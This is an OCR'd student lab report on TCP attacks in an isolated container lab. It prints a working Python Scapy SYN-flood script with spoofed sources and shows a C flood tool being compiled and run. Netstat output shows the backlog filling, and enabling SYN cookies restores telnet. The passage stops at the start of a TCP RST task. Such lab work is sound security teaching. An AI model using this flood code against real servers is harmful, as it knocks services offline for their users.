
Internet Security
TCP Attacks Lab

Name: Gaurav Upadhyay
Email: gsupadhy@syr.edu


Task 1: SYN Flooding Attack

We use sysctl -w net.ipv4.tcp_syncookies=0 to turn off SYN cookies, as shown below:



```
root@VM:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@VM:/# █
```


In Ubuntu OSes, we can check the setting using the following command.


seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack

```
root@6451ee056529:/# sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
root@6451ee056529:/# █
```


Task 1.1: Launching the Attack Using Python

Code:


seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack


```
root@VM:/# nano synflood1.py
root@VM:/# cat synflood1.py
#!/usr/bin/python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
import random
import _thread

def attack():
        while True:
                a = IP(dst="10.9.0.5")
                b = TCP(dport=23, flags='S')
                pkt = a/b

                pkt['IP'].src = str(IPv4Address(random.getrandbits(32)))
                pkt[TCP].sport = random.getrandbits(16)
                pkt[TCP].seq = random.getrandbits(32)
                send(pkt, verbose = 0)

for i in range(0, 100):
        _thread.start_new_thread(attack, ())
while True:
        pass
root@VM:/# █
```

We run the code:




```
root@VM:/# python3 synflood1.py
█
```

We can see that while using telnet to connect to the victim via a normal user, the connection is not happening:



```
root@57e7382b726d:/# telnet 10.9.0.5
Trying 10.9.0.5...
█
```


It is because in the attack, we use netstat -na to view the queue status, and find that the queue space is full, and the status is half-open connection SYN_RECV At the same time:



seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack

```
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@6451ee056529:/# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36023        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             241.227.120.215:39020   SYN_RECV
tcp        0      0 10.9.0.5:23             17.44.37.9:28786        SYN_RECV
tcp        0      0 10.9.0.5:23             194.60.1.191:58548      SYN_RECV
tcp        0      0 10.9.0.5:23             223.163.175.240:31291   SYN_RECV
tcp        0      0 10.9.0.5:23             162.122.173.29:4898     SYN_RECV
tcp        0      0 10.9.0.5:23             26.153.99.74:15109      SYN_RECV
tcp        0      0 10.9.0.5:23             106.136.19.127:33575    SYN_RECV
tcp        0      0 10.9.0.5:23             164.174.214.80:6886     SYN_RECV
tcp        0      0 10.9.0.5:23             90.18.43.248:41433      SYN_RECV
tcp        0      0 10.9.0.5:23             217.234.172.105:51908   SYN_RECV
tcp        0      0 10.9.0.5:23             101.85.44.176:27059     SYN_RECV
tcp        0      0 10.9.0.5:23             219.247.9.137:4155      SYN_RECV
tcp        0      0 10.9.0.5:23             177.146.119.158:7592    SYN_RECV
tcp        0      0 10.9.0.5:23             214.2.155.146:41612     SYN_RECV
tcp        0      0 10.9.0.5:23             54.99.28.29:40157       SYN_RECV
tcp        0      0 10.9.0.5:23             2.22.203.232:54454      SYN_RECV
tcp        0      0 10.9.0.5:23             163.211.242.142:3449    SYN_RECV
tcp        0      0 10.9.0.5:23             145.119.68.32:14207     SYN_RECV
```

If the attack is performed after completing the three-way handshake, although the queue resources are occupied in large quantities, the original connection can still be maintained, as shown in the following figure:


seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack


```
Ubuntu 20.04.1 LTS
6451ee056529 login:
Login timed out after 60 seconds.
Connection closed by foreign host.
root@57e7382b726d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6451ee056529 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar  3 02:50:02 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@6451ee056529:~$
```

We can check the results again by using the netstat command:

```
tcp        0      0 10.9.0.5:23             245.15.135.227:24119    SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:39126          ESTABLISHED
tcp        0      0 10.9.0.5:23             33.111.27.53:50348      SYN_RECV
```


Task 1.2: Launch the Attack Using C

Regardless of whether the SYN cookie is turned on or off, the connection status of the target machine before the attack is to complete the three-way handshake, and the connection is stable, as shown in the following figure:


seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack

```
root@6451ee056529:/# sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
root@6451ee056529:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36023        0.0.0.0:*               LISTEN
root@6451ee056529:/#
```


We use sysctl -w net.ipv4.tcp_syncookies=0 to turn off SYN cookies, as shown below:



```
root@VM:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@VM:/# 
```


In order to mitigate the problems faced in task 1.1, we make use of a C code to make our program run faster as compared to python code.

We make use of the C program given in the volumes folder and compile it on the host VM as follows:




```
[03/02/22]seed@VM:~/.../TCP Attack$ cd volumes/
[03/02/22]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
[03/02/22]seed@VM:~/.../volumes$ 
```

Now we run the compiled synflood attack in attacker machine:




```
root@VM:/volumes# synflood 10.9.0.5 23
```

In the attack, use netstat -na to view the queue status, and find that the queue space is full and the status is half-open connection SYN_RECV At the same time:



```
root@6451ee056529:/# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36023        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             36.170.54.4:14753       SYN_RECV
tcp        0      0 10.9.0.5:23             136.72.53.47:59467      SYN_RECV
tcp        0      0 10.9.0.5:23             204.84.110.83:5595      SYN_RECV
tcp        0      0 10.9.0.5:23             192.227.171.31:27939    SYN_RECV
tcp        0      0 10.9.0.5:23             136.29.236.91:65505     SYN_RECV
tcp        0      0 10.9.0.5:23             13.86.158.17:25881      SYN_RECV
tcp        0      0 10.9.0.5:23             101.195.103.117:33705   SYN_RECV
tcp        0      0 10.9.0.5:23             62.174.189.96:48085     SYN_RECV
tcp        0      0 10.9.0.5:23             161.164.187.49:48538    SYN_RECV
tcp        0      0 10.9.0.5:23             180.149.143.83:38603    SYN_RECV
tcp        0      0 10.9.0.5:23             123.75.127.61:31656     SYN_RECV
tcp        0      0 10.9.0.5:23             44.119.233.62:11618     SYN_RECV
tcp        0      0 10.9.0.5:23             252.248.72.68:8335      SYN_RECV
tcp        0      0 10.9.0.5:23             113.96.102.116:24       SYN_RECV
tcp        0      0 10.9.0.5:23             146.73.132.123:36937    SYN_RECV
tcp        0      0 10.9.0.5:23             48.120.89.105:13136     SYN_RECV
tcp        0      0 10.9.0.5:23             169.156.178.120:51591   SYN_RECV
tcp        0      0 10.9.0.5:23             194.226.164.51:44119    SYN_RECV
tcp        0      0 10.9.0.5:23             79.163.200.125:36434    SYN_RECV
```


Also, we can see that the telnet connection does not happen successfully:



```
root@57e7382b726d:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@57e7382b726d:/# █
```


Task 1.3: Enable the SYN Cookie Countermeasure

We enable the SYN Cookie Countermeasure:




```
root@6451ee056529:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@6451ee056529:/# █
```

WE run the attack again for the C program:




```
root@VM:/#
root@VM:/# cd volumes/
root@VM:/volumes# synflood 10.9.0.5 23
█
```

We can see that even though Synflood attack does fill the que with half-open connection SYN_RECV, a successful telnet connection is established:




```
tcp        0      0 10.9.0.5:23            216.64.17.29:35509      SYN_RECV
tcp        0      0 10.9.0.5:23            116.143.111.1:37032     SYN_RECV
tcp        0      0 10.9.0.5:23            10.9.0.6:39174          ESTABLISHED
tcp        0      0 10.9.0.5:23            118.157.238.74:14806    SYN_RECV
tcp        0      0 10.9.0.5:23            63.160.13.12:41711      SYN_RECV
tcp        0      0 10.9.0.5:23            161.65.135.106:47587    SYN_RECV
```



```
root@57e7382b726d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6451ee056529 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar  3 03:26:13 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
/1
seed@6451ee056529:~$ █
```


Task 2: TCP RST Attacks on telnet Connections

First, we make a successful Telnet connection between the victim and a user:



```
root@6451ee056529:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
57e7382b726d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

